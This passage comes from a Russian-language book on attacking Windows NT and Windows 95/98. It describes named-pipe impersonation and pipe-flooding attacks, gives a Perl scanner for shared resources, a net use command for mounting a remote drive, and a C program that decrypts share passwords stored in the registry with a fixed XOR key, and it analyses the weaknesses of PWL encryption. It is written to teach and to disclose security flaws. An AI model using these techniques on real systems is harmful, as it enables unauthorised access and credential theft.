Реакция Microsoft в описании Соболева выглядит так: «*30 июля 1997 я послал письмо в Microsoft, что так и так, есть такой баг. Через пару дней получил ответ от господина N, что я ошибся, и вообще моя программа не работает. Послав программу на www.ntsecurity.net и на news я убедился, что она все-таки работает. После публикации мне пришло письмо от господина NN из Microsoft (должностью повыше, чем N) с просьбой сообщить имя господина N*».

Врезка «замечание»

Другая ошибка (правда, на этот раз не ядра, а прикладного сервиса) связана с неправильной обработкой относительных путей файлов и каталогов, доступных через протокол SMB. Если у злоумышленника есть доступ хотя бы к одному из каталогов на удаленной машине, он сможет добраться и до остальных, используя конструкцию “..\\”. Правда, ему потребуется создать свою реализацию клиента, ибо клиенты, поставляемые Microsoft выполняют дополнительные проверки и для атаки непригодны.

Вообще же, если у пользователя есть право отладки приложений, ему должны быть доступны функции “WriteProcessMemory” и “CreateRemoteThread”, позволяющие как угодно распоряжаться системой по своему усмотрению. Поскольку, ни один здравомыслящий администратор потенциальному злоумышленнику такого права не даст, тому приходится присваивать его самостоятельно. К сожалению, описание алгоритма такой атаки выходит за рамки данной книги, но существует утилита Sechole, написанная Prasad Dabak, Sandeep Phadke и Milind Borate, которая замещает код функции “OpenProcess” (проверяющий наличие прав отладки приложений перед открытием процесса) и затем, пользуясь отладочными функциями, помещает текущего пользователя в группу администраторов.

Служба *редиректора* так же имеет ошибки реализации, позволяющие любому пользователю получить права администратора или нарушить нормальную работу сервера, поэтому имеет смысл подробно остановится на этом моменте.

Врезка «информация»

Редиректор (redirector) обеспечивает средства межсетевого взаимодействия и предоставляет доступ к файлам, именованным каналам (Named Pipe), почтовым ящикам (Maillots) и принтерам, расположенным на удаленной машине.

В Windows NT редиректор реализован как драйвер файловой системы, доступный в системе через устройство “\Device\Redirector”, которое создает надстройку над протоколами транспортного уровня, позволяющую работать с

соединениями точно так, как с файлами. В частности в обязанности редиректора входит корректная обработка и восстановление разрывов соединения.

Именованные каналы представляют собой механизм межсетевой передачи данных по виртуальному каналу, гарантирующему доставку сообщений. (Почтовые ящики не гарантируют доставку сообщений и процесс-отправитель не получает уведомление получил ли адресат сообщение или нет). Каналы реализованы в виде псевдофайловой системы NPFS (*Named Pipe File System*), которая хранит все сообщения в памяти и выдает их по запросу. Имена сообщений представляются в виде "\pipe\pipaname" и они работают с теми же функциями, что и обыкновенные файлы (например, CreateFile, ReadFile, WriteFile).

Создать именованный канал (или новый экземпляр существующего канала, если такой канал уже есть) позволяет функция CreateNamedPipe. Каждый экземпляр канала одновременно может работать лишь с одним клиентом. Поэтому, при создании канала, сервер сразу же открывает несколько экземпляров канала. В документации Microsoft утверждается, что при запросе на подключение система соединяет клиента с любым незанятным экземпляром канала, но эксперименты показывают, – клиент всегда подключается к наиболее ранее созданному (или освобожденному) каналу.

Создать экземпляр уже существующего канала может любой процесс, независимо от его привилегий и прав доступа. Система примет новый экземпляр канала на равных правах со старым. И когда все созданные ранее экземпляры окажутся занятыми, очередной клиент, желающий установить соединение, будет отослан к *подложному* каналу. Но функции API не позволяют клиенту узнать, какой процесс обрабатывает канал, с которым клиент установил соединение!

Это дает возможность внедрять ложные объекты в вычислительную систему и перехватывать входящий трафик. Более того, существует возможность унаследовать права клиента! Процессу, породившему экземпляр канала, достаточно вызвать функцию ImpersonateNamedPipeClient, выполняющую ***олицетворение*** (*Impersonate*) клиента. Вообще-то, эта функция задумывалась как раз для обратного – понижения привилегий потока, выполняющего олицетворение.

Разработчики, в стремлении усилить защищенность системы, предложили: потоку, обрабатывающему подключение, временно назначать права клиента, установившего соединение. Пока привилегии клиента не превышают привилегий сервера (а обычно это так и есть), не происходит ничего интересного. Но как только пользователь из группы guest (или Everyone) создаст подложный экземпляр потока, и дождется подключения привилегированного клиента (или администратора!) он увеличит свои права (иногда весьма значительно)!

Вообще-то прикладные программы используют каналы крайне редко и, казалось бы, злоумышленнику ни на что рассчитывать не приходится. Но интенсивнее всех использует каналы система удаленного администрирования, поэтому, существует вполне осязаемая угроза перехвата прав администратора! Причем система не в состоянии обнаружить вторжение нарушителя. Если, конечно, он не станет совершать действий, обращающих на себя внимание, и сохраняющихся в протоколах и журналах. Так, например, создание нового пользователя (группы) наверняка будет замечено администратором, но ничто не мешает злоумышленнику выполнять любые операции от его имени (скажем, копировать файлы).

Впрочем, существует одно существенное ограничение: олицетворяется не пользователь, а *поток*, и по наследству полученные привилегии не передаются. Это происходит потому, что в Windows NT новому процессу назначается маркер доступа процесса-родителя, а не маркер доступа потока, вызывающего CreateProcess. Поэтому, злоумышленник, не сможет запустить ни одной программы, требующей прав администратора. Однако ему это и не нужно – достаточно воспользоваться соответствующими системными функциями (а они доступны, включая те, которые требуют для исполнения прав администратора).

Существует программная реализация такой атаки, созданная Вадимом Проскуриным, совместно с Петром Девяниным и Сергеем Заливакиным. Программа AdminTrap (http://hackzone.ru/articles/AdmTrap.zip) создает троянский экземпляр одного из системных каналов и ждет подключения клиента. Если получение прав администратора происходит успешно, в качестве демонстрации работоспособности программы, создается новый пользователь в группе «Администраторы», но для предотвращения несанкционированного доступа вновь созданная учетная запись тут же блокируется. Очевидно, разработчики не ставили перед собой целью вторжения в чужие системы, а стремились показать наличие такой уязвимости.

Врезка «замечание»

Тут можно пофилософствовать, что будет, если эта информация попадет в руки злоумышленника, ведь для перехвата каналов достаточно иметь начальные навыки программирования и хотя бы поверхностно разбираться в win32 API. Или вдруг найдется хакер, который незначительным исправлением программы AdminTrap, добьется разблокировки учетной записи?

Поэтому уместно привести слова разработчика программы: «Конечно, опытный хакер легко сможет снять все перечисленные (и не перечисленные) блокировки. Но, как показывает опыт, опытные хакеры обычно не занимаются подобной деятельностью. Как бы то ни было, не нужно писать мне письма с просьбой отключить эти блокировки - это бесполезно»

Незначительное техническое уточнение, – поскольку системные сервисы заранее создают несколько экземпляров каналов, то, скорее всего, подложный экземпляр канала никогда не дождется клиента (в самом деле, в какой системе наберется десяток одновременно работающих администраторов?). Поэтому, необходимо занять все существующие каналы работой и заблокировать сервер, не давая ему возможность создавать новые экземпляры.

И такая возможность есть! Системные сервисы в Windows NT не ограничивают максимального количества создаваемых экземпляров канала, а каждый канал, как правило, обрабатывается отдельным потоком (т.е. происходит классическое, популярное со времен UNIX, расщепление процесса-обработчика при запросе на очередное подключение). Все потоки и каждый экземпляр канала требуют некоторого количества оперативной памяти, и если злоумышленник вздумает в бесконечном цикле устанавливать все новые и новые соединения, оперативной памяти может попросту не хватить!

На первый взгляд никакой опасности нет, – Windows NT поддерживает виртуальную память и при необходимости умеет выгружать наименее нужные страницы на диск. Злоумышленник физически не сможет работать со всеми установленными соединениями одновременно (памяти-то у него поменьше, чем у сервера будет) и неактивные потоки без ущерба для производительности могут быть скинуты в файл подкачки. Кажется, все определяется лишь количеством свободного места на диске.

Но при создании канала система размещает входящий и исходящей буфера в неоткачиваемой памяти (*non-paged pool*). Поэтому, максимальное количество экземпляров канала определяется объемом неоткачиваемой памяти, выделенной процессу. Таким образом, существует возможность, как заблокировать создание новых экземпляров канала, так и замедлить работу системы, отобрав у системных процессов всю свободную оперативную память, заставляя их за каждой страницей обращаться к диску.

Вот так описывает Вадим Проскурин реакцию системы на создание бесчисленного количества экземпляров системных каналов:

«*...загрузка процессора компьютера, на котором выполняется процесс-сервер, стабильно держится на уровне 100% (при этом около 90% времени процессор обслуживает процессы с базовым приоритетом High), а объем свободной оперативной памяти этого компьютера уменьшается со скоростью от 1 до 3 мегабайт в секунду. Когда и физическая, и виртуальная памяти компьютера переполняются, и начинается рост файла виртуальной памяти, эта скорость несколько уменьшается. Уже через минуту атакованный компьютер становится практически неработоспособен (окно Explorer прорисовывается несколько минут), а через 5-10 минут перегруженность операционной системы достигает такой степени, что команда Shutdown выполняется 3-6 часов*»

Идея подобной атаки, окрещенной PipeBomb, принадлежит Петру Девянину, а Сергеем Заливакиным создана ее программная реализация, которую можно получить, обратившись по адресу: http://hackzone.ru/articles/PipeBomb.zip

По словам авторов, комбинированием AdminTrap со строго дозированным воздействием на систему PipeBomb, им удалось перехватить два соединения: *winreg*, управляющее удаленным доступом к реестру, и *spoolss*, отвечающее за удаленное управление принтером. Однако не исключено, что удастся перехватить и другие соединения, в том числе служебные, выполняющиеся системой без непосредственного участия администратора. Например, каналы *lsass*, и *LANMAN* используются для передачи по сети имени пользователя и хеш - значения пароля во время сеанса аутентификации, а механизм удаленного вызова процедур (RCP) использует канал *lsarpc*.

Обе атаки успешно функционирует в среде в Windows NT 4.0, со всеми установленными Service Pack и Windows 2000, одинаково хорошо «чувствуя» себя и на рабочей

станции, и на сервере. Они осуществимы как из локальной сети, так из Internet, поскольку основаны на прикладном SMB-протоколе, который может быть реализован поверх транспортного протокола TCP. Административными средствами посильно перекрыть Internet-трафик, установив фильтр, отсекающий все пакеты, содержащие заголовки SMB, но такая мера бессильна против злоумышленников, находящихся внутри локальной сети.

Фирма же Microsoft исправила эту проблему ***после*** выхода Windows 2000, выпустив 2 августа 2000 года заплатку «Service Control Manager Named Pipe Impersonation», которую можно получить, обратившись по адресу `http://www.microsoft.com/Downloads/Release.asp?ReleaseID=23432`.

Оказались уязвимы все три платформы - и Microsoft Windows 2000 Professional и Microsoft Windows 2000 Server и Microsoft Windows 2000 Advanced Server, поэтому нерасторопные администраторы рискуют подвергнуться атаке. Подробнее об этом можно прочитать в технической заметке Microsoft Security Bulletin (MS00-053).

Вообще же отсутствие ограничений на количество создаваемых объектов в NT повсеместны. Давно известен пример атакующей программы, которая в бесконечном цикле создавала огромное количество окон. Когда же лимит, отведенный системе, исчерпывается (все на свете рано или поздно кончается), никто, даже ядро системы, не могло создать новое окно. Ни работать на компьютере, ни «прибить» процесс, ни даже завершить работу системы становилось невозможно, потому что для этого требовалось вызвать либо Менеджер Задач, либо диалог «Завершение Работы», но новое окно создать было невозможно! Поэтому, оставалось утопить «заветную» клавишу Reset или выдернуть шнур из сети электропитания. Помнится, Microsoft решила проблему «методом страуса» – окно Менеджера Задач создавалось сразу же после старта системы, но не отображалось на экране, пока в нем не было необходимости, а вызов Менеджера Задач только менял атрибуты уже существующего окна, и оно оставалось доступно в любой критической ситуации.

Спустя некоторое время появилась простая программа, вместо окон в бесконечном цикле порождающая потоки (а количество потоков, принадлежащих процессу, не зависимо от его привилегий, не ограничено). Потоки же способны «съесть» все процессорное время и остальные процессы с равным (или низшим) приоритетом практически «замрут». Впрочем, если у злоумышленника отсутствует право выполнять процессы с приоритетом выше среднего[171] (Normal), то существует возможность «прибить» зловредную программу Менеджером Задач, но, увы, не автоматически. Если это произойдет на сервере, то многие приложения окажутся парализованными до вмешательства администратора.

Поэтому, ситуацию с каналами нельзя отнести в разряд непредвиденных, однако, это первая реализация удаленного перехвата, которая не может быть устранена правильным администрированием. И никто не гарантирует, что завтра не обнаружатся новые серьезные дыры в системе безопасности. Скорее наоборот, обнаружатся наверняка. Ну не может быть, чтобы не обнаружились! Но вот где, как и когда?

В наше время нельзя предвидеть будущее - это насилие над языком. Чтобы вы сказали, прочитав у Шекспира: предвидеть настоящее? Разве можно предвидеть шкаф в собственной комнате?

Стругацкие "Гадкие Лебеди"

Атака на Windows 95, Windows 98

- В этой главе:
  - Профили пользователей
  - Разделяемые ресурсы
  - Механизмы аутентификации Windows 98
  - Алгоритмы шифровки паролей, атака на пароль
  - Алгоритмы шифровки файлов PWL, пути извлечения Internet-пароля

Опасности везде подстерегают
Куда, куда мне от беды уйти
То из пельменницы в меня стреляют

---

[171] А по умолчанию они у него есть.

То торт кусается, с ума сойти

Шипилов Сергей. «Жертва РЕЛКОМа»

Операционная система Window 95 и ее старшая сестра Windows 98 в настоящее время установлены на миллионах компьютеров, и далеко не все пользователи планируют перебираться на платформу Windows NT (она же Windows 2000). Забавно, но одним из препятствий служат… игрушки. Да, те самые старые игрушки, написанные еще для MS-DOS и ранних версий Windows. Почти все они напрямую взаимодействуют с «железом» и оказываются неработоспособными в Windows NT, которая не позволяет приложениями обращаться к портам ввода-вывода. Для корпоративного пользователя это может быть и не существенно (хотя, грех побродить с винчестером по лабиринтам DOOM свойственен всем), но играет огромную роль в выборе операционной системе для «домашнего компьютера».

К минусам Windows NT можно отнести и завышенные требования к аппаратным ресурсам, так, например, если на машине Clarion-300\64 MB RAM Windows 95 просто «летает», то Windows NT 4.0 не показывает чудес производительности, а по настоящему комфортную работу с Windows 2000 обеспечивают, по крайней мере, 128-256 мегабайт оперативной памяти[172]! Большинство пользователей просто не понимает, какие выгоды им обеспечивает Windows NT и ради чего стоит отказываться от полюбившейся Windows 98.

Встроенная сетевая поддержка позволяет использовать Windows 95 (Windows 98) для работы в локальных и глобальных коммуникационных сетях. Как правило, эта платформа используется в качестве клиента. Роль сервера ей доверяют редко[173], но часто используют в одноранговых сетях.

Но по сравнению с NT у Windows 95 (Windows 98) степень защищенности намного ниже и для злоумышленника она – легкая добыча. Недопустимо этой операционной системе доверять жизненно важные данные – она вряд ли сумеет их сохранить. Отдельное исключение представляет изолированный компьютер, не подключенный к сети, доступ посторонних лиц к которому физически невозможен. К сожалению, зачастую пользователи пренебрежительно относятся к собственной безопасности, вероятно, полагая, дескать, их-то никакая беда не коснется. Потом, широко распространенно заблуждение, якобы все взломы от «кривых ручек», а «правильная настойка» для злоумышленника все равно, что поднятый мост перед крепостью. Ниже будет показано, почему это не так.

В отличие от рассмотренных выше операционных систем, Windows 95 (Windows 98) не требует аутентификации пользователя перед началом работы. Да, возможность «установить пароль на вход в систему» существует, но играет другую роль, нежели в UNIX или Windows NT. В силу своей архитектуры Windows 95 (Windows 98) – однопользовательская система. Файлы одного пользователя доступны всем остальным, и не существует никаких уровней привилегий – перед Windows 95 (Windows 98) все равны[174]. Ни файловая система, ни системные вызовы не поддерживают атрибутов защиты и не имеют никакого представления ни о пользователях, ни о правах доступа. Поэтому, без серьезных доработок ядра, говорить о «регистрации в системе» бессмысленно!

Какой же смысл имеет пароль, запрашивающийся при входе в Windows? Необходимость делить один компьютер «на двоих» привела к появлению ***профилей*** – уникальных конфигураций каждого пользователя, позволяющих одному работать независимо от остальных. В профилях можно хранить содержимое рабочего стола, раскраску окон, путь к папке «Мои Документы», пароль на вход в Internet и многое другое. Важно понять Windows не защищает содержимое папки «Мои Документы» одного пользователя от другого, она лишь обеспечивает независимость конфигураций. Но любой пользователь имеет доступ ко всем файлам, папкам и профилям своих «соседей» и при желании может хозяйничать в «гостях» как у себя дома.

Если же при входе в систему не вводить пароль, а нажать «отмену», загрузится конфигурация по умолчанию. Таким образом, для доступа к компьютеру злоумышленнику не нужен пароль. Поэтому, Windows 95 (Windows 98) можно использовать в тех, и только в тех

[172] Правда, в такой конфигурации Windows 2000 обгоняет по скорости Windows 98, которая просто не знает как ей распорядится с таким количеством оперативной памяти

[173] И находятся же такие горячие головы!

[174] Ну чем не коммунизм в чистом виде?

случаях, когда среди пользователей доподлинно нет вредителей или на компьютере не хранится ничего ценного[175] и защищать особо и нечего.

В отношении локального компьютера такие требования легко выполнимы, но они не приемлемы для сетевой машины. В небольших локальных сетях проблемы безопасности часто списываются на организационные вопросы. До тех пор, пока локальная сеть остается изолированной от Internet, ее защищенность определяется лояльностью сотрудников фирмы и обычно никаких проблем не возникает. Но стоит подключится к Internet (а куда же без него?), как угроза атаки значительно возрастает. От конкурентов и злоумышленников ожидать лояльности не приходится, поэтому необходимо пересмотреть политику безопасности.

Меньшей угрозе подвергаются домашние пользователи, не имеющие постоянного соединения с Internet. Однако важно понимать, это лишь уменьшает опасность, но не устраняет ее. Злоумышленник может вычислить адрес узла по информации, содержащийся в заголовке отправленного с него письма, или выследить свою жертву на любом чате, канале IRC или с помощью пейджера ICQ. Существует и возможность сканирования IP-адресов на предмет поиска незащищенных компьютеров.

Целью атаки может быть нарушение нормальной работы операционной системы («подвешивание») или копирование (модификация) хранящихся на компьютере документов. Вообще, завесить можно все что угодно (дурное дело хитрым не бывает), от этого не защищена ни одна существующая операционная система, (а Windows 98 весьма нехило противостоит потугам вывести ее из строя[176]). От таких атак никуда не уйдешь, но они достаточно безвредны, – после перезагрузки с компьютером вновь можно работать. Да, теряется все не сохраненные документы, и даже существует незначительный риск необратимо потерять их содержимое (если зависание произойдет в момент записи файла на диск), но угроза уничтожения или разглашения приватной информации гораздо неприятнее.

Если не принимать во внимание разнообразные программные закладки, запускаемые самим пользователем[177], возможность удаленного доступа к файлам и папкам компьютера существует только в том случае, если имеется поддержка ***разделяемых*** («зашаренных») ресурсов. По умолчанию она отсутствует, но в любой момент может быть включена установкой службы «Доступ к файлам и принтерам сетей Microsoft» («Панель управления» \ «Сеть» \ «Добавить» \ «Служба»).

Эта служба используется не только в локальных сетях, она так же необходима и для установки прямого кабельного соединения – популярного способа связи нотебука с компьютером. Доступ к разделяемым ресурсам осуществляется по прикладному протоколу SMB, работающего поверх любого транспортного протокола, совместимого с интерфейсом NetBIOS, например NBT (NetBIOS over TCP/IP). Поэтому, машина с установленной службой доступа к файлам и принтерам, при подключении к Internet становится полноценным сервером, обслуживающим клиентов!

Врезка «замечание»

Протокол NBT позволяет анонимному пользователю без предъявления своего имени и пароля получить некоторые сведения об удаленном компьютере. В частности – имена работающих на нем пользователей, групп и многое другое.

Для этого необходимо воспользоваться утилитой nbtstat.exe, поставляемой вместе с Windows.

Для того, чтобы проверить присутствует ли на узле служба доступа к файлам и принтерам достаточно попытаться установить с ним соединение по 139 порту. Если соединение установлено успешно, значит, служба есть.

Программа, приведенная ниже (на диске она содержится в файле "`/SRC/139.pl`"), работает как раз по такому алгоритму. Она запрашивает у пользователя имя или IP адрес узла и, если 139 порт открыт, выдает список разделяемых ресурсов.

```
use Socket;
print "Введите имя или IP адрес удаленного компьютера:";
$server=<>;
$yes="не";
```

[175] Кроме сотни-другой игрушек
[176] По сравнению с Windows 95
[177] Сам запустил – сам и виноват!

```
chomp $server;
socket(NNTP, PF_INET(), SOCK_STREAM(), getprotobyname("tcp") || 6);
if (connect(NNTP, sockaddr_in(139,inet_aton($server))))
{
    open(FX,"|net VIEW \\\\$server");
    $yes="";
    close(FX);
}
print "Служба доступа к файлам и принтерам $yes установлена";
```

Результат ее работы может выглядеть так (жирным шрифтом показан ввод пользователя):

```
Введите имя или IP адрес удаленного компьютера:192.168.55.1
Общие ресурсы на \\192.168.55.1


SERVER

Сетевое имя   Тип         Использовать как  Комментарий


-------------------------------------------------------------------------------
ASMLIB        Диск
ATACR         Диск
BLEAK         Диск
C             Диск
D             Диск                    СД ROM общего доступа
Команда выполнена успешно.


Служба доступа к файлам и принтерам  установлена
```

В строке “open(“|net VIEW \\\\$server”)” происходит вызов внешней утилиты net.exe, которая поставляется вместе с Windows. Разумеется, использовать ее можно и самостоятельно. Подключить любой из разделяемых ресурсов можно с помощью той же net.exe, передав ей следующие параметры: «net USE \\адрес(имя узла)\имя ресурса “пароль” /USER:”имя пользователя”». Например, подключение диска C узла 192.168.55.1 выглядит приблизительно таким образом:

```
net  use \\192.168.55.1\C "12345" /USER:"KPNC"
```

Если операция завершится успешно, то команда “dir \\192.168.55.1\C” выдаст содержимое диска C удаленного компьютера. Аналогичным образом осуществляется копирование и модификация документов. К сожалению, не все приложения поддерживают UNC пути, поэтому приходится подключать удаленный ресурс, как новый логический диск. Для этого достаточно кликнуть правой клавишей мышки по иконке «Сетевое окружение» и во всплывающем меню выбрать пункт «Подключить сетевой диск». Затем необходимо выбрать любую из доступных букв и указать путь к ресурсу. Если установить галочку «восстанавливать при входе в систему», то Windows предпримет попытку подключения к удаленному ресурсу при каждом входе в систему (или в сеть – в зависимости от остальных настоек).




Рисунок 071 Подключение сетевого диска

Способна ли защита Windows 95 (Windows 98) противостоять злоумышленникам, и может ли она гарантировать безопасность ресурсов компьютера? Операционная система позволяет назначать раздельные пароли для чтения и модификации содержимого дисков и папок. Но для аутентификации Windows95 (Windows 98) посылают клиенту как NT-хеш, так и LM-хеш, поэтому злоумышленник может за короткое время подобрать пароль, получив несанкционированный доступ к системе. (Подробнее об этом написано в главе «Атака на Windows NT») Но, в отличие от Windows NT, для Windows 95 (Windows 98) похоже, не существует никакого легального способа запретить использование LM-хешей. И даже если бы такой способ и существовал, он бы не здорово помог этой операционной системе. В Windows 95 (Windows 98) максимальная длина пароля ограничена восемью символами, причем строчечные и прописные буквы не различаются. Поэтому, злоумышленник может подобрать пароль за вполне приемлемое время.

Таким образом, категорически не допустимо на компьютерах, управляемых Windows 95 (Windows 98), предоставлять совместный доступ к ресурсам, особенно если существует выход в Internet. Причем, если злоумышленник получит доступ к диску, на котором установлена Windows (как правило, это диск C), его задача значительно упростится. (Многие пользователи разрешают чтение содержимого диска C не требуя пароля).

Пароли на все «зашаренные» ресурсы хранятся в ветке реестра `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurentVersion\Network\LanMan\имя ресурса` Параметр “Parn1Erc” хранит зашифрованный пароль для полного доступа, а “Parn2Erc” – для доступа только на чтение. Для выяснения алгоритма шифровки нет необходимости прибегать к трудоемкому дизассемблированию кода. Достаточно исследовать несколько пар открытых и зашифрованных паролей (на своей машине такую операцию можно осуществить без труда).

Оказывается, вся «шифровка» сводится к побайтовой операции XOR каждого символа пароля с некоторым ключом, найти который можно «покскорив» открытый пароль зашифрованным. В результате этого (по крайне мере, в Windows 98) образуется следующая последовательность: {0x35; 0x9A; 0x4D; 0xA6; 0x53; 0xA9; 0xD4; 0x6A}[178].

В двоичной форме каждое из этих чисел представляют собой однородную смесь нулей и единиц, поэтому оказывают наибольшее влияние на шифруемый текст. А отсюда следует – вскрыть зашифрованный пароль, не зная ключа невозможно никаким другим методом, кроме полного перебора[179]. Но ключи идентичны на всех машинах, поэтому заведомо известны злоумышленнику, следовательно, найти оригинальный пароль можно без труда.

[178] Каждый член этой последовательности получается циклическим сдвигом значения предыдущего на семь бит влево

[179] Ну почему не возможно? Возможно, но это выходит за рамки данной книги

Ниже, для иллюстрации всего вышесказанного, приведен фрагмент реестра с компьютера “\\SERVER” (на прилагаемом к книге компакт-диске он содержится в файле “/log/lm.reg”):

```
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Network\LanMan]

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Network\LanMan\ASMLIB]
"Flags"=dword:00000102
"Type"=dword:00000000
"Path"="E:\\ASMLIB"
"Parm2enc"=hex:
"Parm1enc"=hex:
"Remark"=""

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Network\LanMan\C]
"Flags"=dword:00000101
"Type"=dword:00000000
"Path"="C:\\"
"Parm2enc"=hex:04,a8,7e,92,66
"Parm1enc"=hex:
"Remark"=""

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Network\LanMan\D]
"Flags"=dword:00000191
"Type"=dword:00000000
"Path"="D:\\"
"Parm2enc"=hex:
"Parm1enc"=hex:
"Remark"="СД РОМ общего доступа"

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Network\LanMan\BLEAK]
"Flags"=dword:00000193
"Type"=dword:00000000
"Path"="F:\\BLEAK"
"Parm2enc"=hex:
"Parm1enc"=hex:
"Remark"=""

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Network\LanMan\ATACR]
"Flags"=dword:00000191
"Type"=dword:00000000
"Path"="J:\\ATACR"
"Parm2enc"=hex:
"Parm1enc"=hex:
"Remark"=""
```

Анализ позволяет установить – все ресурсы (доступные ресурсы указаны в параметрах “Path”), за исключением диска “C” не защищены паролем ни для чтения, ни для записи (об этом говорят пустые параметры “Parm1enc” и “Param2enc”). Для полного доступа к диску “C” требуется пароль, который в зашифрованном виде выглядит так: “0x4 0xA8 0x7E 0x92 0x66”. Один из способов его расшифровки демонстрирует программа, приведенная ниже (на прилагаемом к книге компакт диске она расположена в файле “`/SRC/win9x.xor.c`”):

```
#include <stdio.h>

main(int argc, char **argv)
{
    int a=1,tmp;
    char xore=0x35;
    for (;a<argc;a++)
    {
            sscanf(argv[a],"%x",&tmp);
            printf("%c",tmp ^ xore);
            __asm
            {
                    rol xore, 7;
            }
    }
    printf("\n");

```

- }

Врезка «замечание»

Пример использования программы содержится в файле "/SRC/win9x.xor.bat" – необходимо передать в командной строке зашифрованный пароль в шестнадцатеричной форме, отделяя числа друг от друга пробелом, скажем так: win9x.xor.exe 0x5 0xAA 0x7D 0x96 0x63 0x99 0xE4 0x5A. А в ответ программа возвратит расшифрованный пароль (в данном случае "0000000").

Конечно, получить доступ к реестру удаленного компьютера, имея лишь право на чтение диска, штатными средствами Windows невозможно. Поэтому, необходимо использовать утилиту, которая бы в отличие от стандартного «Редактора реестра» позволяла бы указывать путь к файлам реестра и умела бы работать с избранными ветвями, не считывая весь реестр целиком. (В большинстве случаев из-за низкой пропускной способности коммуникационных каналов прочитать все несколько мегабайт реестра оказывается чрезвычайно затруднительно, а то и вовсе невозможно).

Среди «домашних» пользователей широко распространено заблуждение, что на их компьютерах не содержится никакой секретной информации, и, следовательно, злоумышленнику воровать нечего. На самом же деле, большинство пользователей при входе в Internet не набирают пароль вручную, а используют возможность его сохранения в собственном профиле.

Похищение чужого пароля позволяет злоумышленнику пользоваться Internet за чужой счет, пока владелец пароля не догадается его сменить. Поэтому, способ хранения паролей в Windows представляет интерес не только для злоумышленников, но и для пользователей. Способна ли операционная система их защитить? К сожалению, в очередной раз, в алгоритме шифровки паролей (а они хранятся в зашифрованном виде) разработчики допустили грубые ошибки, позволяющие подобрать исходный пароль за приемлемое время.

Пароли по-разному хранятся в зависимости от версии Windows (Windows 95, Windows 95 OSR2), поэтому ниже каждый из них будет рассмотрен отдельно.

Пароли на вход в Internet (если только они не набираются каждый раз вручную), сохраняются в PWL файлах, причем имя пользователя совпадает с именем файла, т.е. пароли пользователя "KPNC" сохраняются в файле "KPNC.PWL", расположенного в каталоге Windows. Содержимое PWL файлов зашифровано производным значением от пароля, под которым пользователь входит в систему.

В Windows 95 алгоритм шифрования в общих чертах выглядит следующим образом: пароль, заданный при регистрации нового пользователя в системе, приводится к верхнему регистру и посредством хеш-функции сворачивается к двойному слову (32 бита), используемого в качестве ключа для генерации гаммы по алгоритму RC4[180]. Полученной гаммой и зашифровывается содержимое файла PWL.

Затем, при входе пользователя в систему, введенный им пароль аналогичным образом сворачивается к двойному слову, на основе которого генерируются гамма, использующаяся для расшифровки содержимого PWL. Среди прочих, содержащихся данных, в нем хранится имя пользователя. Если, в результате расшифровки оно совпадет с именем файла, то пароль считается истинным и наоборот.

Таким образом, ни хеш - значение, ни сам пароль нигде не хранятся и при условии правильной реализации криптоалгоритма, расшифровать содержимое PWL файла невозможно. На самом же деле, все происходит не так.

Слишком короткая длина ключа (32 бита) позволяет злоумышленнику воспользоваться тривиальным перебором. Поскольку алгоритм RC4 достаточно прост и допускает эффективную реализацию, уже на младших моделях процессора Pentium хорошо оптимизированная программа способна достичь скорости перебора от нескольких сотен тысяч ключей в секунду и выше. Поэтому, приблизительное время, за которое гарантированно удастся расшифровать PWL файл равно: $2^{32} / 500\,000 = 8\,590$ секунд или меньше двух с половиной часов[181]. В среднем же потребуется вдвое меньше времени, то есть что-то около часа. Другими словами – практически мгновенно.

[180] Подробнее об этом алгоритме можно прочитать http://www.rsa.com/rsalabs/newfaq/q87.html, но для понимания дальнейшего материала это совсем не обязательно

[181] Хорошая же защита, однако!

Однако разработчиками были допущены и другие ошибки, позволяющие расшифровать файл даже не прибегая к перебору. Так, например, алгоритм «сворачивая» представляет собой пример очень слабой хеш-функции. Плохое рассеяние порождает множество паролей-двойников, т.е. различных паролей, но дающих одинаковые ключи. А некоторые пароли в результате свертки обращаются в нуль, что равносильно отсутствию пароля вообще!

Поэтому, представляет интерес взглянуть на алгоритм хеширования поближе. Он невероятно прост. Пароль приводится к верхнему регистру, затем над каждым его символом (включая нуль, завершающий строку) выполняются следующие операции:

- сложить значение ключа с очередным символом пароля
- выполнить циклический двоичный сдвиг ключа на семь позиций влево

